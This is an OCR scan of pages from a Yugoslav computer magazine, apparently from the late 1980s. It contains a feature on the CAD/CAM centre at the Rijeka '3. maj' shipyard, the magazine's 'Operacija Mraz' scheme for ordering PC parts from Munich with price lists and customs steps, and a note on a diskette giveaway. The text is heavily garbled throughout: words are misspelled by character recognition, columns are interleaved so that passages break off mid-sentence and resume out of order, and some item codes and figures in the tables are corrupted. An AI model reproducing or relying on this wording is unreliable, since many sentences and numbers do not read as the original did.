iz zadataka u zadatak ulazimo u takve radove koji su po svojoj kvaliteti na nivou magistarskog ili doktorskog rada. Za razliku od čisto akademskih radova, ovi ljudi imaju svoju provjeru kroz praksu. To nije pisanje rada za izdavanje već taj rad ima svoju proizvodnu funkciju. Time isto tako masim da smo hendikpirani u odnosu na naše kolege koji nisu u tim uslovima i koji praktički samo sa jednim radom ostvaruju sva priznanja u ovom društvu. Mi, to, da me ne krivo ne shvati, ako ne tjedno onda barem mjesečno činimo."

bolnim zahvatima u slučajevima odstupanja, koji su, pak, takvom koncepcijom neizbežni. Rad u CAD/CAM centru takve probleme naprosto elegantno zaobilazi, jer svi slučajevi rade u istom prostoru i mogu se brzo i efektivno dovariti.

Kud plivati ovdje, svetlosti pun... reči su poznate pesmicke, ali od ođee do samoga broda koji pliv predstoji dogo putovanje kroz najsloženije procese rada. Čudesna lepota moćnih gospodara vada rezultat je potpunog jedinstva svih činova razvojne aktivnosti, maksimalne optimizacije rada, koordiniranosti i usaglašavanja, kao baze za njegovo oblikovanje. Saobrazno vremenu transportera i moćnih CAD/CAM sistema, brod će vru zaploviti na displeji i poručiti nam svoju lepotu i funkcionalnost na uvid u tri dimenzije na grafičkim radnim stanicama.

Nema broda bez CAD/CAM-a

Međutim, da stvar nije ni malo bezazlena vidi se već i iz najpovršnijih uvida u samo jedan nacrt studije broda koji predstavlja deo klasifikacione dokumentacije, a koja, pak, ide na odobrenje brodogradnja i verifikaciju klasifikacionom društvu. Svi nacrti dobijeni su automatskim putem, kao rezultat jedne koncepcije i sistema programa koji stoji iza toga. Kada sam posetila CAD/CAM centar "3. maja", studija je bila kompleksnara do gotovo 90 odsto, bez i najne povučene crte od strane tehničara. Naprosto, sve je rešeno programskim putem, uključujući i strojariju, kao i preseke tog dela broda, sadržaj, strukturu. Kao čarobni štapić! Uz uzgrednu napomenu o vrhunskoj obučivosti, kreativnosti i radnim sposobnostima članovima koji kao da se igraju moćima CAD/CAM-a. Uostalom, poznato je da iz najprečnjavijeg i najskladnijeg plesa vrhunskih igrača stoji i najveće radu.

Posloji oko dvadesetak nacrtu koji spadaju u klasifikacionu dokumentaciju i praktički se svi oni dobijaju automatskim putem. Cme linije, nešto slova, opisi i jeste one što treba ručno dopisati, a to ručno opet znači snesi za stanicu i odgovarajućim procedurama ih ispisati, iza samo jednog nacrtu, dobijenog automatskim putem, stoji oko dve hiljade fontaškog programa! Tako sam imala priliku da vidim na radnoj stacioni primer optimizacije iscajanja smegnesta lima iz pravougonaone ploče. Prvo se verifikuje smegnesta i tačnost svih geometrijskih objekata, da bi se dobio minimum šarata. Nakon toga sledi simulacija kretnja, razna masine, kao način provere da li je stvarno sve u redu, a zatim optimizacija kretanja masine zbog uštede samog vremena stroja. Na kraju se proizvode bušena traka ili se, što je sada uvedeno, direktnom vezom, upravlja mašinama za rezanje i oblikovanje plamenom, odnosno prognovanjem lima da bi se izrezao potrebna koban. Da je stvar

više nego ozbiljna, čak i u ovom, na prvi pogled bezazlenom detalju, vidi se iz podatka da bi u slučaju otkazivanja CAD/CAM-a stalo i celo brodograđišta. A uspanovno jednog tonnog džina, koji se prostire na sedam kilometara riječkog proluba, ima katastrofalne posledice.

"Da, da... nema proizvodnje broda bez rada ovog CAD/CAM centra", kaže Božinović. "Drugim riječima, svi ta cma metalurgija koja iznosi reda šezdeset tisuća tona godišnje prolazi kroz ovaj centar, jer tu se obrađuje, preko numerički kontroliranih strojeva reza i ide dalje u proizvodnju. Tako se gradi brod".

CAD/CAM sistem omogućuje i mnogobrojne višeslojne uštede. Nekada je to na vremenu rada masine, kao kada, recimo, masina za rezanje umesto dva i po sata rada sedeset minuta, te pored častri puta povećane brzine, šteti i radni vek masine. "Ocenjujemo globalno da se godišnje na dvadeset mjesečni rada uštedi jedan radni mjesec", smatra Ranko Božinović.

Poslovi „pod tipku“

Softver za nestranje, odnosno optimizaciju krojenja, što, drugim rečima znači, optimizaciju putanje masine koji i postavljanje putanje masine, uraden je na bazi kupljenog, i savršeno prilagođen i razvijen za potrebe brodogradnja. Može se reći da je CAD/CAM centar od samog formiranja učestvovao u proizvodnji broda. No, postavlja se pitanje postojaka. Kolijina dokumentacije kreirane u CAD/CAM-u naprosto izaziva poštovanje. Od radioničke dokumentacije, kroz nesting i vezu sa pogonom kroz bušenu traku i NC, do dokumentacije za područje elektrike, opreme i cevarstva, kao i strukture broda, od projektne faze do radioničke dokumentacije — sve je područje intenzivnog rada na razvoju vlastitih alata koji omogućuju takvu proizvodnju.

"Mi smo u ovom zemlj jedan centar i sredina koja obavlja pionirski posao i stoga su naša iskustva, ali su pravilno shvaćena, značajna ne samo za našu sredinu već i za mnoge druge. Zeim reći da se mi vrlo često u zemlji iscrpujemo do tog nivoa da ako smo izvršili nastavku vru skupe opreme smatramo da smo time posao obavili, da je time sve učinjeno. A oni koji se uključuju u rad nakon nabavke opreme znaju posledice takvog pristupa! Najčešće

"Treba poznavati brod sa raznih aspekata i to dovoljno duboko da bi se sada to znanje moglo ugrađivati u kompjuter i predvidio sve moguće upite koji mogu biti postavljeni, a oni su često neprovidivi. Mora se poznavati problem u času da bi kroz ovakav jedan sistem predviđeno na duže vrijeme šta će se tu dogoditi." (R. Božinović)


su ostavljeni sami, a imaju obaveznu, bar prema samima sebi, da nešto izkuvaju iz opreme, da je koriste, da razvijaju i stvaraju alate i pređaju ih drugima na korišćenje. Tu se javljaju veliki problemi, jer najčešće sredina kojoj je to namijenjeno nije upode spremna da prihvati novi, efikasniji način rada," kaže Božinović.

No, da to nije samo naša domaća specifičnost, vidi se i na osnovu nedavno objavljenog pregleda CAD/CAM sistema u čitavoj Evropi, gdje se navodi proračunavajuća činjenica da je 90 odsto ovih sistema suboptimalno iskorisćeno, a da je osnovni uzrok – organizacija. Drugim rečima, problemi vrhunske tehnologije uključuju i nimalo zanimljivije psihološke opore, u osladi od inhibicija do otvorenog otpora. Rešenje je u jednom zdravom programu realizacije koji obuhvata sve čimnice od opreme do ljudi i obezbeđuje njima uslova života i rada. Iako stoji i ono drugo, kako kaže Božinović:

"Kada čovjek krči taj put i radi taj pionirski posao, onda je vrlo teško unapred davati nekakve krute projekte i mišljenja da je nezahvalno i nepotrebno, pogotovo kada je sve svršeno u vrlo kratko vrijeme. Znači, mi smo istovremeno i razvoj i operativu. Problem se praktički može iskazati i

iskoristiti taj sistem i ostvariti pune mogućnosti koje jedan takav sistem nudi. To znači rad preko cele godine, i to danima, mjesecima, godinama. Za nas to traje već dvije godine. To znači da čovjek mora imati jedno visoko tehničko znanje, informatsko znanje, znanje iz struke – isto tako, neko bih, i osjećaj za ono što radi. Znači, to treba biti jedna kompletna ličnost i ne samo jedna neka ekipa koja tako radi. Rezultati takvog posla omogućuju jednoj firmi, u ovom slučaju brodogradiljstvu, znatne uštede, koje se sada mogu mjeriti u milionima dolara. Samo u tom lancu aktivnosti, da bi se sve ostvarilo trebaju svi subjekti biti prisutni i paralelno voditi politiku da ta ekipa funkcionira i ostvari rezultate, da se omogući realizacija tog znanja. Potrebna je dogovorni timski rad koji će to dosljedno sprovesti, inače, je sve čepi bilo uzdaju."

Mime vode, bez talasanja, zavrtine i uhadanost poznate okoštale u hronici ustajenog, u stanju su da pruže nevideno tvrd otpor svakom narušavanju prividnog mira. CAD/CAM u svojoj tehnološkoj revolucionarnosti samo je žestok primar kojim promjena koje nosi i zahteva. Ništa neobično! Uvođenje kompjuterizacije znači narušavanje



Plovidba na displeju: Spojni izgled projektovanog broda

na ovaj način: Čovjek piše program i kada je sve teoretski razjasnio, kada napiše dvadeset petestu ili tristotu verziju, onda to ne znači da je on još programer nego da je, jednostavno, u tom pionirskom, istraživačkom poslu to nužno. I tek kada je to prošlo onda on može reći kroz vraćanje unazad da se ideja stabilizirala, sada je koncepcija jasna i sada možemo prići toj realizaciji. Ono sa čime smo mi sada suojeni je da smo određene cjeline zaokružili do te mjere primjenjivosti da smo praktično neke poslovne svele pod tipku, znači da se izlaze rezultati, bez njih ne možemo govoriti o ikakvim koncepcijama, dobiju pristom na tipku. To može biti kompletan set od 400, 600 nacrtu proizvodne dokumentacije. To je alat koji omogućuje."

Šteta zbog otpora

Da bi jedan brod zaplovio, potrebno je napraviti oko dve hiljade nacrtu. A svaki od njih ima svoju strukturu. Standardan nacrt uzima po nekoliko stotina, pa i hiljadu sati kada se crta rukom. Treba imati u vidu da samo jedan nacrt može imati čezdeset listova. Recimo, jedan nacrt u cevarstvu ima od 400 do 1.000 listova dokumenata u raznom obliku. Znači, reč je desetinama hiljada listova koje je potrebno generisati da se dođe do dokumentacije za brod. Brodogradnja kao tržište CAD/CAM opreme relativno je mala. Firme koje razvijaju CAD/CAM sisteme, na primer u cevarstvu, prvenstveno ih rade za rafinerije i ima ih puno više. Zato kada se prodaje softver za cevarstvo, on je primenjen firmama koje proizvode opremu za rafinerije nego za brod. Prema tome, svaki taj softver koji je kupljen mora se prilagoditi za brodogradnju. A to su godišni radci. Jer, nemoguće je kupiti CAD/CAM sistem za brodogradnju po principu ključ u ruke.

"Nabavkom sistema učenik je samo prvi korak. Nakon toga oni koji nabavljaju te sisteme moraju imati jaku ekipu ljudi koja je voljna, da tako kažem, sebe potrošiti da bi

jednog postojeg stanja u svim firmama i prirodan je otpor pojednaka i grupa promeni stanja, znači načina rada, privilegija, načina života konano.

"Mi smo na nekim područjima uspešli probiti taj otpor, dok na mnogima nismo. I onda se sada postavlja to pitanje primjenjivosti i iskoristivosti jednog ovakvog sistema. Znači, mi znamo koje su mogućnosti, vidimo sve te električne, ostvarivi smo alate koji to rade, ali zbog tog otpora praktički do toga ne dolazi, a to je ogromna šteta prije svega za sve nas, cijelu zajednicu. Inimno je to negiranje naše štete", kaže Ranko Božinović. Postavlja se pitanje u čemu je problem. Da li je to učenje? Izgleda, nije. Jer razvoja aplikacija ponek teorijskog rešenja, radio se i „odelo po čoveku“, tako da bude najudgodnije za korisnika i da zapravo osmi promene ambijenta i medija – da li izni u nuč ovu ili onu alutku – čovek radi taj posao sa minimalnim promenama.

Znanje za svet

"Zarepa je, jednostavno, taj tradicionalni način rada, odnosi, pozicije koje su stečene i činjenica da u tom smislu kompjuterizacija znači strahovite promene", misli Božinović. U slučaju kada mehanizmi koji dovode do refleksivne uštede na materijalno stanje pojedinca golovo da i ne postoje, a to je već čepi problem dohodovnih odnosa, ne postoji interes pojedinca i jedno što on oseća jeste to da je ugrožen, uz potencijalni strah da se cijeli njegov posao može svesti na nekakvu tipku ili automatizovanu proceduru. I jedan dijalog sa računarom. A šta posle? Švedski standard je da projekat na ovakvom sistemu radi dva do pet puta brže, zato što može testirati više varijanti. Kad jednostavniji stvari je to ubrzanje rada od deset do dvadeset puta.

"Mi se sada nalazimo u fazi primjene, jer smatramo da smo razvili alate do tog nivoa da na svim područjima proizvodnje tehničke dokumentacije omogućimo primje-

Budućnost u mini fabrikama

Govoreći o numerici upravljanim mašinama, kao važećem svetskom trendu, kompjuterizacija ide do tog nivoa da će se buduća proizvodnja odvijati suprotno ovome kako se to danas radi. Sada, recimo, imamo proizduče za klasičnom organizacionom šemom – projektantski biro, pogon i ostale službe. Samo, pak, proizduče, treba zapamtiti. Poenta je u proekcionanju tržišta, odnosno pomeranju aktivnosti. U budućnosti će na prvo mesto doći proizvod i prema tom proizduče praviće se projekat proizduče u smislu mini fabrika koje su potpuno kompjuterizovane, sa kompletnom automatikom od početka do kraja, ali projektovanom za taj proizvod. Kada nestane potreba za tim proizvodom, onda projektant nestaje i fabrika. Ključna mesta koja omogućuju lakav pristup su sadržana u integralnom sistemu koji omogućuje transfer svih podataka i informacija, od projektne faze do numeričkog stroja, koji onda bez učešća čoveka ostvaruje proizvod. Ovo nije fantastika, nego već postoji – i sjajno funkcionira! A reč je o malim montažnom halama od betonskih livenih blokova. Praktično, na komadu livade za vrlo kratko vrijeme jedna takva mini-fabrika može da se nastavi u njoj propode nepregledne serije, sve do onoga časa do kog je to tržišno opravdano. U Italiji ove pećurke – fabrike rastu i bez kiše, strogo prema potrebi. Sam program je intenzivno podržan od italijanske vlade. Primećna aktivnost države savršeno je svrhovita i ima za cilj objedinjavanje svih ljudi koji se bave informatikom upreštu i koji na tom području mogu nešto dati. Fiat od pet godina realno je vreme za njihov povratak masovno proizvodnju. Japan se približava Evropi. To je realnost, pred kojom ne treba gurati glavu u pesak. Osobito kada se zna da stara letopisna Evropa ulaže ogromna sredstva i napora da se to omogući. U tom kontekstu aktivnost CAD/CAM centra „3. maja“ u osnovi nosi baš tu ideju da kompletno pokriva sve faze proizvoda od projektovanja do numeričkog upravljanja mašinama.

ni", ističe R. Božinović. U CAD/CAM centru radi dvadeset ljudi različitih profesija. Ranko Božinović je inženjer brodogradnje. „Brodogradnja je sama po sebi, kao grana industrije, složena i sadrži sve moguće struke. Ako uspijemo očitovati cijeli taj lanac aktivnosti kao što smo uspjeli na području trupa broda, onda od projektne faze do numeričkog stroja, ako to uspijemo učiniti i na svim ostalim područjima, onda ćemo imati recept i za sve ostale industrije. Recimo, u sklupku ovoga brodogradiljstva nalazi se i tvornica motora. Mi smo ovdje dali Fiatu od pet godina tipku, znači sve vrste motora smo ovdje programirali i možemo dobiti bilo koji motor u bilo kom pogledu na bilo koji način sa bilo kojim razmjerama, privatnim mjestima, i od nega nastaviti graditi cjevovodnu opremu i sve ostalo. Brod, isto tako, ima vrlo složenu automatiku, danas imamo brovele koji plove praktično bez posade, bez posade u strojcima sa privremenim nadzorom rada. Na tom području su isto brovele sve kompliciranije i ako smo sa ovakvim interesom u stanju izvršiti sve od projektiranja do gradnje jednog takvog kompliciranog objekta, onda su takva rješenja primjenjiva za bilo koju granu industrije. Prema tome, ovo što se ovdje događa ima daleko širi značaj nego samo za naše potrebe, i u tom smislu su i dalje takve objekte."

Tesna saradnja sa firmom „Integrph“, od koje je brodogradiljstvo „3. maj“ nabavilo opremu i sa kojom zajednički radi na više projekata, rezultiralo je zajedničkim interesom za udruživanjem i radom na zajedničkim projektima na ravnopravnim osnovi. Drugim rečima, tim stručnjaka CAD/CAM centra i Riječkog brodogradiljstva javljaju se kao sredina koja može ponuditi znanje svetskom tržištu. To se ujedno i priča o onoj staroj poslovici da je lakše biti priznat u stranjoj nego svojoj sredini. Tako je „Integrph“ pod uticajem saradnje sa rješkim softversima i hardversima promenio nekih svojih logiku i prešao na stranice koje imaju vlastite procesore i objektno programiranje. Ovakve i te kako integrirani sistemi koriste se samo kada se rade teški poslovi, kao što su na brodu, gdje se više različitih projekata mora spojiti u jedan jedinstven. Ovdje je rodeni i objektni fortran, koji je otvorio nove pristupe projektovanju.

Operacija
MRAZ



računari



Zajedno do kompjutera

- PO SVOJ PC XT NE MORATE VIŠE U MINHEN — „MINHEN“ DOLAZI DO VAS
- VAZDUŠNI MOST ZA KOMPJUTERE SVAKE DRUGE SEDMICE
- UMEMO VAS, GOTOVO SVE POSLOVE NABAVKE URAĐIJE DRUGI
- KUPOVINA KOJA VAM ŠTEDI TRUD, VREME — I NOVAC
- UZ SVE OSTALO, DOBIJATE I POTPUNU GARANCIJU, SAVETE I POMOĆ PRILIKOM SKLAPANJA RAČUNARA

Po PC XT kompjutere dosad se uglavnom išlo u Minhenu. Kao što pokazuje iskustva nekoliko desetina hi-

ljada kupaca, to je značilo razne neugodnosti: pulovanje na najmanje dva dana, dugu vožnju (vozom ili kolima),

raznovrsne troškove baš u času kada se ulazi u veliku investiciju, odlaaganje kompletiranja konfiguracije i prisilno menjanje varijanti zbog stalnih problema sa nabavkom pojedinih elemenata odabranog sistema, rizik od neispravnosti ili kasnijih kvarova uzrokovanih odsustvom garancije, a povrh svega i višu cenu nego što je doista neophodno.

Te nepovoljne okolnosti za buduću vlasnike PC-ja i, uprkos svemu, stalni porast broja kupovina kompjutera, naveli su redakciju „Računara“ na ideju da organizuje prodaju koja bi domaćeg kupca potedelala većine

ovih briga. Oko izbora najpogodnijeg proizvođača kompjutera u Minhenu glavno da i nije bilo nedoumice: odlučili smo se za firmu koja je u ovom poslu i do sada bila najaktivnija i najpoznatija — MRAZ ELEKTRONIK, čiji vlasnik je Čedomir Mraz. Nalazeći u čitavom poslu dugoročni interes, firma je budućim kupcima u našoj akciji ponudila primamljive pogodnosti, pre svega povoljnu cenu.

Radna organizacija za međunarodnu špediciju i uskladištenje robe „Interšped Subotica“, koja je odabrana da u ovoj akciji vrši sve špeditorske poslove na Aerodromu Beograd, pronela je naložovnijna rešenja u okviru postojećih carinskih propisa koja ubrzavaju i pojednostavljavaju proceduru i svode na najmanju meru neizbežne prateće troškove u postupku transportovanja, carinjenja i dostave kompjutera kupcu.

Ovo može svako

Proizvodi koji se mogu poručiti posredstvom „Računara“

br	šifra	naziv	cena
1.	mb1	Matična ploča XT 4/8 MHz — do 640 K	190,00 DEM
2.	mb2	Matična ploča XT 4/10 MHz — do 640 K	220,00 DEM
3.	gha	Kučičište AT Big	190,00 DEM
4.	ghb	Kučičište AT baby	160,00 DEM
5.	ghx	Kučičište XT, AT-look	110,00 DEM
6.	nra	Ispriavljač AT, 200 W-Big	180,00 DEM
7.	ntb	Ispriavljač AT, 180 W-Baby	160,00 DEM
8.	ntx	Ispriavljač XT, 150 W, XT-AT look	130,00 DEM
9.	fd1	Disketna jedinica 360 K, 5,25", japanska	190,00 DEM
10.	fd2	Disketna jedinica 720 K, 5,25", japanska	220,00 DEM
11.	fd3	Disketna jedinica 720 K, 3,5", set	100,00 DEM
12.	cgk	Grafička karta CGA sa paralelnim portom	100,00 DEM
13.	hgk	Grafička karta Hercules+paral. port.	100,00 DEM
14.	fdk	Kontroler disketne jedinice 2x360 K	60,00 DEM
15.	fdta	Kontroler disketne jedinice 2x112 M	120,00 DEM
16.	lc1	Set memorija IC-1, 18x64 K, 150 ns	150,00 DEM
17.	lc2	Set memorija IC-2, 18x64 K, 120 ns	180,00 DEM
18.	lc3	Set memorija IC-3, 4x41664+2x4164 — 128 K	180,00 DEM
19.	lc4	Set memorija IC-4, 9x256 K, 150 ns	180,00 DEM
20.	lc5	Set memorija IC-5, 9x256 K, 120 ns	200,00 DEM
21.	tal	Tastatura AT-XT, 83 tastera, ASCII	110,00 DEM
22.	ta2	Tastatura AT-XT, 101 tastera, ASCII	140,00 DEM
23.	w1	Kontroler hard diska MF4 20 M i kabl	140,00 DEM
24.	w3	Kontroler hard diska RLL 30 M i kabl	180,00 DEM
25.	maug	Miš Genius GM6 sa softverom	120,00 DEM
26.	maus	Miš MS-kompatibilan sa softverom	100,00 DEM
27.	mon1	Kompozitni monitor „Jlips“ — 12"	210,00 DEM
28.	mona	TTL monitor „Jlips“ — 12"	220,00 DEM
29.	mlok	Multifunkcijska karta za XT (FD,IO)	130,00 DEM
30.	lok	IO karta za AT (RS 232+printer port)	100,00 DEM
31.	rsik	Serijska RS 232 karta	55,00 DEM
32.	pak	IO 8255 paralelna karta	110,00 DEM
33.	mod1	Modem-karta, Hayes kompatibilna, 1200b	200,00 DEM
34.	adi	AD/DA karta, 16 ulaza, 12 bita	210,00 DEM
35.	unle	Univerzalni memori instrument, analogni	60,00 DEM
36.	unld	Univerzalni memori instrument, digitalni	110,00 DEM
37.	d3m	Diskete DS/DD, 720 K, 3,5", „maksel“	35,00 DEM
38.	d3nn	Diskete DS/DD, 720 K, 3,5", bez etikete	28,00 DEM
39.	d5m	Diskete DS/DD, 360 K, 5,25", „maksel“	25,00 DEM
40.	d5nn	Diskete DS/DD, 360 K, 5,25", bez etikete	20,00 DEM
41.	dhm	Diskete DS/HD, 1,2 M, 5,25", „maksel“	45,00 DEM
42.	dhn	Diskete DS/HD, 1,2 M, 5,25", bez etikete	25,00 DEM

Ovo samo sa dozvolom

Proizvodi koji se mogu uvesti sa posebnom dozvolom (šifrovni udruženja prevodilaca i sl.):

Br	šifra	naziv	cena
1.	mba1	Matična ploča AT, 6/12 MHz, 4 M, „bejbi“	590,00 DEM
2.	mba2	Matična ploča AT, 8/16 MHz, 4 M, „bejbi“	640,00 DEM
3.	mba3	Matična ploča AT, 4/12 MHz, 4 M, „bejbi“	790,00 DEM
4.	fd4	Disketna jedinica 1,2 M, 5,25", japanska	260,00 DEM
5.	fd5	Disketna jedinica 1,44 M, 3,5", japanska	320,00 DEM
6.	ega	Grafička karta EGA (sa CGA i MDA)	350,00 DEM
7.	hega	Grafička karta Genoa HIFES 7 (800 x 600)	440,00 DEM
8.	wla	Kontroler za hard i disketne jedinice, AT	300,00 DEM
9.	wlr	Kontroler za hard i disketne jed. RLL, AT	360,00 DEM
10.	hd2	Hard disk 20 M, 65 ms, ST 225	490,00 DEM
11.	hd3	Hard disk 32 M, 65 ms, ST 238	530,00 DEM
12.	hd4	Hard disk 40 M, 28 ms, ST 251	920,00 DEM
13.	hd5	Hard disk 40 M, 40 ms, ST 251	820,00 DEM
14.	hd6	Hard disk 60 M, 28 ms, S4096	1490,00 DEM
15.	hd7	Hard disk 120 M, 28 ms, S4144	1850,00 DEM
16.	monf	Monitor TTL, 14" sa ravnim ekranom	300,00 DEM
17.	monp	Monitor TTL, 14" sa ravnim ekranom, „Jlips“	540,00 DEM
18.	moe	Monitor u boji „Jlips“	800,00 DEM
19.	maga	Monitor u boji, EGA, Viza, 14"	800,00 DEM
20.	ram	Serijska RS 232/4 karta	240,00 DEM
21.	ram	RAM karta, ESM, 2 M, softver	240,00 DEM
22.	epk	EPROM karta, 2716 — 27512, 4x Textool	330,00 DEM
23.	dll	D-LINK karta, LAN, 1 Mbs	440,00 DEM
24.	1q5	Matični štampač Epson LC500 sa kablom	860,00 DEM
25.	1 x 8	Matični štampač Epson LX800 sa kablom	600,00 DEM
26.	pra1	Matični štampač Citizen D120 sa kablom	450,00 DEM
27.	pra2	Matični štampač Star LC-10 sa kablom	560,00 DEM
28.	str4	Štiraer Identica, 40 M, XT/AT	990,00 DEM



10 MHz Turbo-XT



AT 386 Tower



12 MHz Profi-AT



12 MHz Kompakt-AT

Pošto važeći carinski propisi ne dozvoljavaju da poštom dobijete ceo XT — jer je maksimalna vrednost robe koje se na taj način može uvesti iz SR Nemačke 220 DEM — možete da sa odgovarajućim brojem članova porodice ili grupom prijatelja odnosno školskih drugova zajednički naručite komponente od kojih ćete kompletirati kompjuter. Ako bilo šta „zapne“, tu smo da vam pomognemo. Ovo „razbijanje“ na više pošiljki ne poskupljuje kompjuter, kao što će potencijalni kupac PC XT, IBM kompabilnog kompjutera, lako moći i sam da ustanovi porediti cene koje mu se ovde nude sa onima koje inače važe u Minhenu (u drugim evropskim zemljama cene su još više). Naravno, kupac se uvek može dovesti do uvoza (povratnik sa rada u inostranstvu, član udruženja prevodilaca i slično) čitavu kupovinu obavlja samo na svoje ime.


Evo, dakle, kako izgleda postupak kupovine kompjutera u velikoj akciji „Računara“:

Izbor

1. Odaberite konfiguraciju XT ili AT PC-je iz priloženog spiska komponenta. Redakcija „Računara“ nudi vam najpogodnije alternative, ali konačni izbor zavisi od vaših potreba i mogućnosti. Redakcija vam je na raspolaganju i za usmene konsultacije oko izbora.

Uplate

2. Saberite cene svih odabranih komponenta da biste dobili ukupnu cenu. Na nju ćete, bez obzira na dobijeni iznos, dodati još 15 nemačkih maraka (DEM) na ime bankarskih troškova u SR Nemačkoj. Ukupni iznos (cena plus 15 DEM) uplatićete u svoje ime deviznom doznomak u najbližoj banci na konto i adresu koje smo ovde istakli u okviru. Obavezno naglasite da se doznaka izvrši teleksom (usluga košta 10.000 dinara), a u doznaci pod „svrha uplate“ navedite šif-



re svih delova koje kupujete. Ako vam treba malo vremena da prikupite novac, kupovinu možete obaviti i American Express kreditnom karticom (ako je imate), pri čemu uz preciznu narudžbu treba da navedete naziv i broj vaše kartice i datum isteka njene važnosti. Naravno, i u ovom slučaju važi dodanih 15 DEM — iznos koji delimično pokriva manipulative troškove i rabat.

Pismo redakciji

3. Redakciji „Računara“ (Bulevar vojvode Mišića 17, 11000 Beograd) treba odmah da, preporučeno, pošaljete „original“-kopiju doznaka (onu koju ste dobili u banci, s pečatom, a za sebe napravite i sačuvajte jednu foto-kopiju) zajedno sa pažljivo otkucanim spisom lica sa kojima zajednički kupujete komponente kompjutera.

Ovlašćenja

4. Redakcija će vam odmah poslati odgovarajući broj obrazaca za ovlašćenje (takozvanih „dispozicija za rad“), u koje ćete uneti imena lica (za svako lice po jedno ovlašćenje) koja sa vama kupuju komponente kompjutera i overiti to u svojoj opštini ili sudu. Overeno ovlašćenje potrebno je radi preuzimanja pošiljki nakon carinjenja. Na ovlašćenju, kao što ćete videti kada ga dobijete, navodi se da onaj čije je ime na njemu ovlašćenje RO „Interšped Subotica“, Poslovnica aerodrom Beograd, da za njega obavli prijem, carinjenje, plaćanje carinskih dažbina i dostavu pošiljke kupcu.

Sravnjivanje

5. U međuvremenu komponente sa firmom „Mraz Elektronik“ sravnjujete podatke da bi se ustanovilo da li je uplata stigla u Minhenu. Takođe, redakcija dostavlja „Interšpedu“ overeno ovlašćenje koja je u međuvremenu

dobila od vas preporučanim pismom, da bi ova ugledna međunarodna agencija mogla da pripremi svu potrebnu dokumentaciju za carinjenje.

Dostava

6. Ako je vaša uplata, doznakom ili kreditnom karticom, stigla u Minhenu, pošiljka za vas i lica koja ste u odabrali kreće prvo sledećim avionom u okviru vazdušnog mosta koji će biti uspostavljen, sa po jednom letom svake dve nedelje. Ovaj prevoz avionom košta maksimalno 2 DEM po jednom kilogramu (za težinu od deset kilograma prevoz iznosi 20 DEM); naravno, ukupni iznos vozarima plaća se u dinarskoj protivvrednosti.

Preuzimanje

7. Kada pošiljka iz Minhena stigne na aerodrom Beograd, „Interšped Subotica“ organizuje sve carinske i druge poslove (navedene u „dispoziciji za rad“). U isto vreme „Interšped“ kupca obavestava da je pošiljka stigla i da može da se podigne na aerodromu Beograd, ili vam je šalje na kućnu adresu. Za dogovor možete se javiti redakciji „Računara“ (011/655-748) ili „Interšpedu“ (011/605-555, lokalni 2663 ili 2743). Prilikom preuzimanja pošiljke kupac treba da uplati troškove koje je u njegovom ime imao „Interšped“ — 30.000 dinara po paketu („koletu“), ... i, razume se, troškove carine, koji iznose oko 55% od vrednosti računara.

Čitava ova „operacija Mraz“, kako se predviđa, neće ni u jednom slučaju trajati duže od tri nedelje, od dana uplate robe u banci do dana dostupca pošiljki iz Minhena, odnosno preuzimanja na aerodromu Beograd.

Eto, to je čitava procedura, koja će vas poštediti putovanja, troškova, formalnosti, maltretiranja, a pri tom vam još uštedeti nešto novaca. Za sklapanje kompjutera na raspolaganju su vam saveti iz redakcije „Računara“. Obezbeđen je i dazurni telefon, čiju ćemo adresu i broj telefona objaviti u sledećem broju. Za slučaj da kasnije dođe do kvara na kompjuteru, obezbeđeno je 300 servisa za popravku. Ako kvar ne može da se otkloni, firma „Mraz“ će zameniti ploču, bez ikakvih naknadnih troškova.

„Računari“ „Mraz Elektronik“ i „Interšped Subotica“ čekaju vašu narudžbu.

Ako kupujete kompjuter, računajte na „Računara“!

Šta izabrati?

To svakako najviše zavisi od vaših potreba, ali možemo da vam damo neke opšte kombinacije koje će dati dobre rezultate i koje dalje možete varirati. Osnovni XT računar sa 256 K RAM-a i TTL monitorom

mbl	Osnovna ploča 4/8 MHz	190.-DEM
hgk	Grafička karta „hekules“	100.-DEM
tal	Testatura XT, 83 testera	110.-DEM
f04	Disketna jedinica 360 K	190.-DEM
f01	Kontroler disketne jedinice	60.-DEM
ghx	Kučičke, XT-AT 100k	110.-DEM
nrx	Ispravljivač 150 W	130.-DEM
icl	Set memorija 256 K	180.-DEM
mona	Monitor TTL, 12", „Ilijas“	220.-DEM
		1290.-DEM

troškovi teleksa za porudžbinu	10.000.- din
dinarski troškovi transporta, carinjenja i dostave po paketu	30.000.- din
devizni transportni troškovi, ukupno carina, 54%	15.- DEM zavisno od konfiguracije

Kada se sve uzme u obzir, cena jedne uobičajene XT konfiguracije (koja radi iznosi 1305.- DEM, 280.000.- dinara za narudžbu, transport i dostavu) i oko 2.000.000.- dinara za carinu. Ukupna dinarska cena preračunata po kursu od sredine decembra ne bi prešla 5.500.000.- dinara. Za desetak maraka manje, možete da dobijete sličnu konfiguraciju sa kolor grafičkom kartom, ali nižim niste ograničeni da od navedenih komponenti sastavite sami svoju konfiguraciju. Devizna cena konfiguracije (kada se sve sabere) iznosi oko 2200 — 2300 DEM, što je znatno jeftinije od „ponude“ domaćih preprodavaca, a ako uzmete u obzir cenu puta u Minhenu, cenu prenošila, naviranje što ne možete da nađete sve što vam treba, proći ćete jeftinije nego da sami idete u Minhenu. Pored svega, računat vam dolazi na ruku, a i garancijom ste zaštićeni od eventualnih neprijatnosti koje vas mogu zadesiti zbog neispravnih delova.

Diskete za čitaoce

Novembarski praznici doneli su nekim našim srećnijim i iskusnijim čitaocima poklone. Tri stotine „Magmedia“ disketa našlo je kvalifikovane ispitivače koji će proveriti njihov kvalitet i obavestiti nas uskoro o tome.

Da su masovne akcije — najbolje akcije, pokazalo se i ovaj put po odzivu na našu i „Magmediju“ akciju za testiranje disketa. Veliki broj nagrada uvekava veće šanse da postanete srećni dobitnik, pa ova radošć dobijanja nije bitno umanjena ni nedostatkom glavnih premija (racimo, nekog skupljeg računara). Važno je i to da smo se svi dobro zabavili.

Test (po našem mišljenju prilično lak) koji smo pripremili samo zato da bismo odvojili čitaoca kojima su diskete potrebne i koji će ih upotrebiti od onih koji nemaju odgovarajuću rupu za disketu, vratilo nam je zabrinjavajuće rezultate.

Trećina naših čitalaca nije znala odgovore na svih pet pitanja!

